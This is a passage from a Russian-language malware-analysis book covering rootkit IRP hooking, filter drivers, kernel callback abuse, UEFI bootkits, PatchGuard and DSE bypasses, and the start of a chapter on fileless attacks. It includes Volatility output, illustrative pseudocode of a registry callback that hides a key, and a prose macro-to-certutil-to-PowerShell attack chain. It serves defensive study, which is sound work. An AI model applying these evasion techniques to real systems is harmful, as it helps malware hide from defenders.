


Рис. 14-9. Перехватчик IRP для NtReadFile

Если приложение пользовательского пространства, например криминалистический инструмент, пытается обратиться к файлам руткита, IRP обрабатывается кодом обработчика руткита, а не законным обработчиком, который обычно обслуживал бы запрос. Следующий вывод Volatility показывает таблицу функций IRP перехваченного драйвера FLTMGR:

```
0 IRP_MJ_CREATE              0xfffff80230bf1bc4  autochk.sys
1 IRP_MJ_CREATE_NAMED_PIPE   0xfffff8023674ca20  FLTMGR.SYS
2 IRP_MJ_CLOSE               0xfffff80236713e60  FLTMGR.SYS
3 IRP_MJ_READ                0xfffff80236713e60  FLTMGR.SYS
4 IRP_MJ_WRITE               0xfffff80236713e60  FLTMGR.SYS
5 IRP_MJ_QUERY_INFORMATION   0xfffff80236713e60  FLTMGR.SYS
6 IRP_MJ_SET_INFORMATION     0xfffff80236713e60  FLTMGR.SYS
7 IRP_MJ_QUERY_EA            0xfffff80236713e60  FLTMGR.SYS
--snip--
```

Заметили что-нибудь подозрительное? В первой строке `FLTMGR.SYS` заменён на `autochk.sys`. Все IRP `MJ_CREATE`, предназначенные драйверу `FLTMGR`, вместо этого направляются к вредоносному коду обработчика в драйвере руткита `autochk.sys`. Подробнее о некоторых методах руткита можно прочитать в анализе Autochk.

У авторов вредоносных программ есть несколько вариантов установки перехватчика IRP. Один подход заключается в замене исходного указателя на код обработчика в драйвере-жертве указателем на вредоносный код. Другой вариант - применить описанный ранее встроенный перехват, перезаписав первые несколько байт законной функции-обработчика инструкцией перехода к вредоносному коду.

Оба этих метода, как и другие упомянутые виды перехвата, зависят от тонкой операции манипулирования объектами ядра в памяти. Однако, как уже отмечалось, из-за встроенной теперь в Windows защиты рассмотренные в этом разделе методы редко применяются современными вредоносными программами. Поэтому перейдём к относительно новым способам обхода защиты Windows, начиная с фильтрации и перехвата IRP.

Перехват IRP посредством фильтрации

Вместо грубого перехвата драйверов ядра ради обработки и изменения IRP руткит может зарегистрировать драйвер фильтра или мини-фильтра. Представленные в начале главы драйверы фильтров и мини-фильтров можно "подключить" к устройству и добавить в стек его драйверов, чтобы перехватывать IRP по мере их прохождения вниз по стеку. Рассмотрим процесс подробнее.

> **ПРИМЕЧАНИЕ.** Драйверы фильтров, иногда называемые устаревшими драйверами фильтров, и драйверы мини-фильтров относятся к фильтрам, но работают совершенно по-разному. Подробности различий выходят за рамки книги.

Каждое подключённое к системе аппаратное устройство имеет связанный иерархический стек драйверов, обеспечивающий обмен между устройством и операционной системой, как показано на рис. 14-10.




Рис. 14-10. Обмен диспетчера ввода-вывода со стеками драйверов

Каждый драйвер в стеке выполняет определённую роль и служит интерфейсом между драйверами перед ним и после него. Кроме того, когда диспетчер ввода-вывода отправляет IRP определённому устройству, пакет проходит через иерархический стек устройства, последовательно пересекая каждый драйвер. Если у одного из них есть обработчик конкретного IRP, драйвер предпринимает соответствующее действие. Стрелки на рис. 14-10 обозначают обмен между драйверами посредством IRP.

Драйверы фильтров предназначены для вставки в стек и добавления функций. Их можно размещать в разных позициях, называемых высотами (*altitudes*), или даже на самой вершине стека, где они способны перехватывать любые IRP, предназначенные этому стеку, как показано на рис. 14-11.




Рис. 14-11. Драйвер фильтра, добавленный на вершину стека драйверов

Руткит может зарегистрировать новый драйвер фильтра и "вставить" его на вершину стека, получив возможность видеть и перехватывать все входящие IRP. После перехвата вредоносная программа решает отбросить пакет или изменить его. Так руткит может использовать фильтр для защиты собственных файлов. Например, он регистрирует драйвер, наблюдающий за запросами ввода-вывода к этим файлам и перехватывающий их, а затем изменяет запросы или полностью отбрасывает, фактически скрывая файлы от исследователей и инструментов анализа. EDR и другие средства защиты конечных точек иногда используют драйверы фильтров по той же причине: для защиты своих файлов от вредоносных программ.

Чтобы реализовать драйвер фильтра, руткит сначала загружает его в память ядра, возможно, методами из раздела "Установка руткита" на странице 269 оригинала. Фильтр должен указать, какой обмен IRP ему интересен, настроив обработчики соответствующих пакетов. Например, если вредоносная программа хочет перехватывать `MJ_CREATE`, она должна реализовать это в таблице функций IRP драйвера фильтра.

Вредоносная программа может злоупотреблять мини-фильтрами, зарегистрировав собственный посредством `FltRegisterFilter` либо перехватив существующий. Известны современные образцы

с таким поведением. При анализе кода драйвера руткита обратите внимание, вызывает ли программа `FltRegisterFilter` для регистрации собственного мини-фильтра. Также проверьте вызовы `FltGetFilterFromName`, `FltEnumerateFilters` и `FltEnumerateInstances`: возможно, программа перечисляет другие мини-фильтры на узле, готовясь к перехвату. Практическая реализация мини-фильтров подробнее описана в статье Рахула Дева Трипати «Storage Device Restriction Using a Minifilter Driver Approach».

Устаревшие драйверы фильтров устанавливаются иначе. Подробности выходят за рамки книги, но дополнительную информацию можно найти в руководстве по драйверам фильтров файловой системы и отличной публикации Ротема Салинаса «Fantastic Rootkits and Where to Find Them».

Злоупотребление обратными вызовами ядра

Злоупотребление обратными вызовами ядра - ещё один более современный подход некоторых руткитов. Напомним обсуждение главы 13: обратный вызов позволяет модулю ядра получать уведомления о системных событиях и выполнять действие при их наступлении. Например, драйверу может понадобиться узнать о запуске процесса в пользовательском пространстве, и тогда он реализует `PsSetCreateProcessNotifyRoutine`, как некоторые продукты EDR. После регистрации обратного вызова драйвер получает уведомление в виде IRP при создании процесса и может выполнить код обработчика события.

За отправку уведомления всем зарегистрированным драйверам отвечает создатель процесса. Поэтому, когда процесс, например, порождает дочерний, вызывающий процесс передаёт уведомление `CreateProcessNotifyRoutine` всем зарегистрированным драйверам. После получения уведомления выполняется код обратного вызова драйвера.

Руткит также может использовать обратные вызовы, если хочет получать сведения об определённых системных событиях. При таком событии, например изменении реестра или операции файловой системы, вредоносные драйверы руткита получают уведомление и выполняют код обработчика. Далее приведён список зарегистрированных процедур обратных вызовов в заражённой системе:

```
Type                              Callback           Module
------------------------------------------------------------------------
IoRegisterShutdownNotification    0xfffff8033891e830  ntoskrnl.exe
IoRegisterShutdownNotification    0xfffff8033b6b10c0  SgrmAgent.sys
IoRegisterShutdownNotification    0xfffff803390cf320  ntoskrnl.exe
--snip--
PsRemoveLoadImageNotifyRoutine    0xfffff80af3afb210  ahcache.sys
PsRemoveCreateThreadNotifyRoutine 0xfffff80336bd1060  mmcss.sys
PsSetCreateThreadNotifyRoutine    0xfffff6050d26ccc0  comp.sys
KeBugCheckCallbackListHead        0xfffff8033c13cb90  ndis.sys
KeBugCheckCallbackListHead        0xfffff8033c59b4e0  fvevol.sys
--snip--
```

Столбец `Type` показывает тип обратного вызова, `Callback` - адрес обработчика, а `Module` - зарегистрировавший его модуль ядра. Большинство записей являются нормальными законными вызовами. Однако подозрительный модуль `comp.sys` зарегистрировал интересный обработчик `PsSetCreateThreadNotifyRoutine`. Как упоминалось ранее, он срабатывает при создании нового потока процессом пользовательского пространства. Обратите также внимание, что адрес его кода сильно отличается от адресов законных обработчиков, например `0xfffff6050d26ccc0` против `0xfffff80af3afb210`.

Сходный подход применял руткит DirtyMoe. Он использовал обратные вызовы ядра для скрытного внедрения вредоносного кода во вновь создаваемые потоки пользовательского пространства. Подробнее см. статью Мартина Хлумецкого «DirtyMoe: Rootkit Driver».

Печально известный руткит Necurs, появившийся в 2014 году, настраивает обратный вызов реестра `CmRegisterCallback`, разновидность обратного вызова драйвера фильтра, уведомляющую его о любом обращении к разделу реестра службы. Если исследователь или программа пытается открыть этот раздел, попытка завершается неудачей. Следующий упрощённый псевдокод показывает, как вредоносный драйвер регистрирует обратный вызов реестра и злоупотребляет им:

```
void RegistryCallback(..., ..., context)                        // 1
{
    if (context)
    {
        if (event == CM_EVENT_REGISTRY_KEY_OPEN)                // 2
        {
            if (context->registryKey ==
                "HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\evil") // 3
            {
                // Заблокировать действие.                      // 4
            }
        }
    }
}
CmRegisterCallback(RegistryCallback, &context);                  // 5
```

Сначала код определяет функцию обратного вызова `RegistryCallback`, которая выполняется при наступлении события 1. Позднее руткит задаёт обратный вызов реестра, передавая его имя `RegistryCallback` и контекст, указатель на структуру со сведениями о вызове функции 5. Поскольку обработчик срабатывает при взаимодействии программ с реестром Windows, структура контекста содержит важные данные: конкретное действие с реестром, например открытие раздела или запись данных, и цель действия, то есть затронутый раздел либо значение.

Когда программа выполняет действие с реестром, например вызывает `RegOpenKeyExA`, исполняется вредоносный код обратного вызова руткита. Затем руткит
проверяет, равно ли событие `CM_EVENT_REGISTRY_KEY_OPEN`, что означает открытие раздела реестра 2, а затем сравнивает затронутый раздел с `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\evil`, который вредоносная программа использует для закрепления на узле 3. Если имя совпадает, руткит пытается помешать программе или исследователю изучить раздел 4. Среди прочих способов он может временно удалить собственный раздел и позднее создать его заново либо внедрить вредоносный код в вызывающий процесс и перехватить функцию, чтобы не позволить вызову завершиться успешно.

> **ПРИМЕЧАНИЕ.** `CmRegisterCallback` теперь устарела; современная версия функции называется `CmRegisterCallbackEx`. Однако принципы работы остались прежними.

Вы уже многое узнали о том, как руткиты действуют на очень низком уровне операционной системы: изменяют память ядра, устанавливают перехватчики и настраивают обратные вызовы, чтобы скрываться и уклоняться от защиты. Теперь кратко рассмотрим разновидность вредоносной программы, погружающуюся ещё глубже, буткиты.

Буткиты

Буткит - вредоносная программа, предназначенная для сокрытия внутри микропрограммы системы и компрометации всего процесса загрузки. Если буткит может вмешаться в запуск операционной системы и внедриться в эту цепочку, он получает все преимущества руткита и дополнительно переживает переустановку системы.

Одна из конкретных разновидностей - буткит UEFI, иногда называемый руткитом UEFI, который работает внутри Unified Extensible Firmware Interface, специализированной микросхемы хранения на

материнской плате. UEFI содержит низкоуровневое программное обеспечение, выполняемое до запуска операционной системы и обеспечивающее интерфейс между её ядром и различными микропрограммными устройствами системы. Поскольку UEFI запускается раньше операционной системы, внедрившаяся в микросхему вредоносная программа дольше остаётся незамеченной и может пережить переустановку или восстановление ОС.

Примечательный пример буткита UEFI - CosmicStrand. В июле 2022 года исследователи Kaspersky сообщили, что этот буткит глубоко внедрялся в системы, а возможным вектором входа была аппаратная уязвимость. Он поражал разные системы с определёнными моделями материнских плат Asus и Gigabyte, захватывал загрузчик ядра Windows и внедрял вредоносный код в память ядра. Подробнее см. статью Global Research & Analysis Team (GreAT) Kaspersky «CosmicStrand: The Discovery of a Sophisticated UEFI Firmware Rootkit».

Другой пример - платформа MosaicRegressor, также обнаруженная Kaspersky. Она включала компонент руткита UEFI, захватывавший процесс загрузки Windows и записывавший на диск исполняемый файл, который скрытно запускался при загрузке. Если файл удаляли, после перезагрузки он снова записывался на диск, обеспечивая высокую устойчивость. Подробнее см. статью Марка Лехтика, Игоря Кузнецова и Юрия Паршина «Lurking in the Shadows of UEFI».

По сравнению с традиционными вредоносными программами пользовательского пространства буткиты относительно редки. Однако они могут быть не настолько редкими, как кажется. Благодаря низкоуровневому доступу к узлу они способны сохраняться незамеченными даже в хорошо защищённых средах. Если мы не умеем обнаруживать такой код, то не знаем о его существовании, а значит, буткиты могут быть встроены в большее количество систем, чем нам известно. Но не всё потеряно. Завершим главу обсуждением встроенной защиты Windows от руткитов и буткитов.

Защита от руткитов

Microsoft реализовала несколько средств защиты от руткитов, два важнейших из которых - PatchGuard и обязательная проверка подписи драйверов (DSE). PatchGuard, также известный как защита исправлений ядра (KPP), появился в 2005 году в x64-версиях Windows XP и ослабляет действие многих рассмотренных методов, включая перехват SSDT и IDT и многочисленные формы DKOM. PatchGuard периодически проверяет целостность структур памяти ядра и выясняет, не были ли они изменены. При обнаружении изменения PatchGuard принудительно вызывает сбой ядра, результат которого показан на рис. 14-12.




Рис. 14-12. Сбой проверки безопасности ядра, вызванный PatchGuard

Однако PatchGuard не неуязвим для обхода. Поскольку память ядра сканируется периодически, при правильном подборе времени вредоносная программа может очень быстро изменить её и вернуться в "чистое" состояние до проверки целостности. Для запуска проверки операционная система вызывает функцию API ядра `KeBugCheckEx`, которую некоторые вредоносные программы, как известно, перехватывают, не позволяя проверке успешно выполниться. Кроме того, встречались случаи эксплуатации вредоносными программами PatchGuard и связанных компонентов. Один из примеров - GhostHook, использовавший уязвимость в реализации низкоуровневого API Intel Processor Trace и потенциально позволявший остаться незаметным для PatchGuard. Метод довольно сложен и здесь подробно не рассматривается; дополнительные сведения приведены в публикации Касифа Декеля «GhostHook - Bypassing PatchGuard with Processor Trace Based Hooking».

Ещё два относительно недавних примера обхода PatchGuard - InfinityHook, злоупотребляющий API ядра `NtTraceEvent`, и ByePg, захватывающий структуру ядра `HalPrivateDispatchTable`. Они обходят PatchGuard разными способами. Однако Microsoft быстро исправляет некоторые известные уязвимости, вынуждая авторов вредоносных программ адаптироваться.

Другое средство Microsoft - обязательная проверка подписи драйверов (DSE), иногда называемая обязательной цифровой подписью, выпущенная для Windows Vista x64 и более новых версий. DSE обеспечивает загрузку в память ядра только предварительно проверенных подписанных драйверов. Теоретически законные драйверы разрешаются, а подозрительные неподписанные блокируются. Ранее в главе вы прочитали, как вредоносная программа обходит эту защиту с помощью вредоносного драйвера ядра, подписанного законным сертификатом, или метода BYOVD. Microsoft рекомендует противодействовать проблеме посредством списков известных уязвимых драйверов. После сообщения об уязвимости или активном злоупотреблении драйвер добавляется в список блокировки и больше не может быть установлен. В поздних версиях Windows

функцию можно принудительно включить параметром безопасности **Microsoft Vulnerable Driver Blocklist**. Основные проблемы состоят в возможной блокировке некоторых законных драйверов и защите только от уже известных вредоносных драйверов.

Наконец, ранний запуск антивредоносного программного обеспечения (ELAM) - функция некоторых средств защиты конечных точек, оберегающая процесс загрузки Windows. ELAM отвечает за загрузку компонентов ядра anti-malware до других сторонних компонентов. Благодаря этому антивредоносное средство успевает правильно загрузиться и запуститься до того, как руткит или другая устойчивая вредоносная программа получит возможность выполниться. ELAM может хорошо защищать от руткитов. Но поскольку драйверы ELAM загружаются лишь на более поздних этапах загрузки, одной этой функции может быть недостаточно против буткитов.

Для защиты от буткитов и руткитов UEFI можно включить Secure Boot. Доступная на большинстве современного оборудования функция не позволяет вредоносному коду захватить процесс загрузки Windows. При запуске Secure Boot проверяет целостность драйверов микропрограммы UEFI и самой операционной системы, прежде чем разрешить системе полностью загрузиться. Это обеспечивает уровень защиты на случай внедрения вредоносной программы в микросхему UEFI. В большинстве версий Windows Secure Boot необязателен, но в Windows 11 требуется. Однако, как у любого механизма безопасности, в разных реализациях Secure Boot существуют уязвимости, которые может эксплуатировать вредоносная программа. Например, в 2020 и 2022 годах о нескольких таких уязвимостях сообщали исследователи Eclypsium.

В завершение отметим, что многие средства Windows от руткитов, например PatchGuard и DSE, предназначены только для x64, то есть 64-разрядных, версий Windows. Поэтому x86, 32-разрядные, версии потенциально остаются открытыми для множества опасных низкоуровневых вредоносных программ. К счастью, именно потому, что эти средства безопасности не включены в режиме x86, EDR и anti-malware могут применять те же методы во благо, наблюдая за конечной точкой и защищая её.

Итоги

В этой главе были рассмотрены основы руткитов: работа модулей ядра, установка вредоносных модулей и обход злоумышленниками таких мер, как обязательная подпись драйверов. Мы обсудили распространённые методы, включая DKOM, перехват ядра, перехват IRP и злоупотребление обратными вызовами ядра. Вы познакомились с буткитами и увидели, как вредоносная программа пространства ядра обходит встроенные механизмы Windows вроде PatchGuard. Но глава лишь коснулась поверхности темы руткитов и манипулирования ядром, поэтому для дальнейшего изучения автор рекомендует материалы приложения C. В следующей главе рассматривается, как современные вредоносные программы уклоняются от защиты конечных точек и исследователей посредством "бесфайловых" методов и противодействия криминалистическому анализу.

Бесфайловые методы, Living Off The Land и противодействие криминалистике

Насколько бы скрытной ни проектировалась современная вредоносная программа, она неизбежно оставляет в среде жертвы хотя бы следовые доказательства своего существования. Это может быть механизм закрепления вроде задачи автозапуска или системной службы либо просто файл, сохранённый на диск во время атаки. В последнем случае после появления файла на диске у таких средств защиты, как anti-malware, больше возможностей обнаружить программу и сорвать атаку. Следовые доказательства также дают исследователям преимущество при анализе атаки после компрометации. Осознавая это, авторы вредоносных программ обратились к бесфайловым методам и противодействию криминалистике.

Бесфайловая вредоносная программа, иногда называемая резидентной в памяти, не создаёт и не изменяет файлы на жёстком диске; вместо этого её артефакты находятся только в памяти. В более широком смысле термин "бесфайловая атака" означает, что вся цепочка атаки или по крайней мере значительная её часть обходится без файлов. Такие атаки затрудняют обнаружение вредоносной программы узловыми средствами защиты вроде anti-malware и усложняют анализ специалистам по компьютерной криминалистике, пытающимся понять масштаб и последствия. Они применяют такие методы, как внедрение в процессы, описанное в главе 12, и Living Off The Land Binaries (LOLBins), которые рассматриваются далее в этой главе.

Противодействие криминалистике (*anti-forensics*) - класс методов, с помощью которых злоумышленник пытается скрыть или удалить следы атаки и помешать будущим расследованиям. Он может приказать вредоносной программе завершиться и убрать следы из памяти, удалить или повредить файлы на диске, очистить либо изменить журналы и доказательства и даже полностью уничтожить систему жертвы. Всё это делается ради затруднения будущего расследования. Противодействие криминалистике будет рассмотрено далее; сначала подробнее изучим бесфайловые атаки.

Как работают бесфайловые атаки

Традиционные угрозы часто опираются на запись файлов на диск, тогда как бесфайловая вредоносная программа выполняется полностью или почти полностью в памяти, оставляя на узле жертвы как можно меньше следов. На рис. 15-1 показана гипотетическая, но реалистичная бесфайловая атака.

Разберём её по шагам. Сначала автор вредоносной программы отправляет жертве письмо с вредоносным документом Microsoft Word. Пользователь охотно открывает документ, как часто бывает, после чего выполняется встроенный сценарий Visual Basic for Applications (VBA), код, который можно встраивать в законные документы для автоматизации частых задач, но которым нередко злоупотребляют в более злонамеренных целях. Сценарий VBA вызывает встроенную утилиту Windows `certutil.exe`, загружающую закодированный сценарий PowerShell с промежуточного сервера злоумышленника. После загрузки `certutil` декодирует его, и сценарий выполняется через `powershell.exe`. Код PowerShell записывает в реестр Windows команды, которые будут запущены после перезагрузки. Вскоре пользователь выключает ноутбук на вечер и уходит домой.

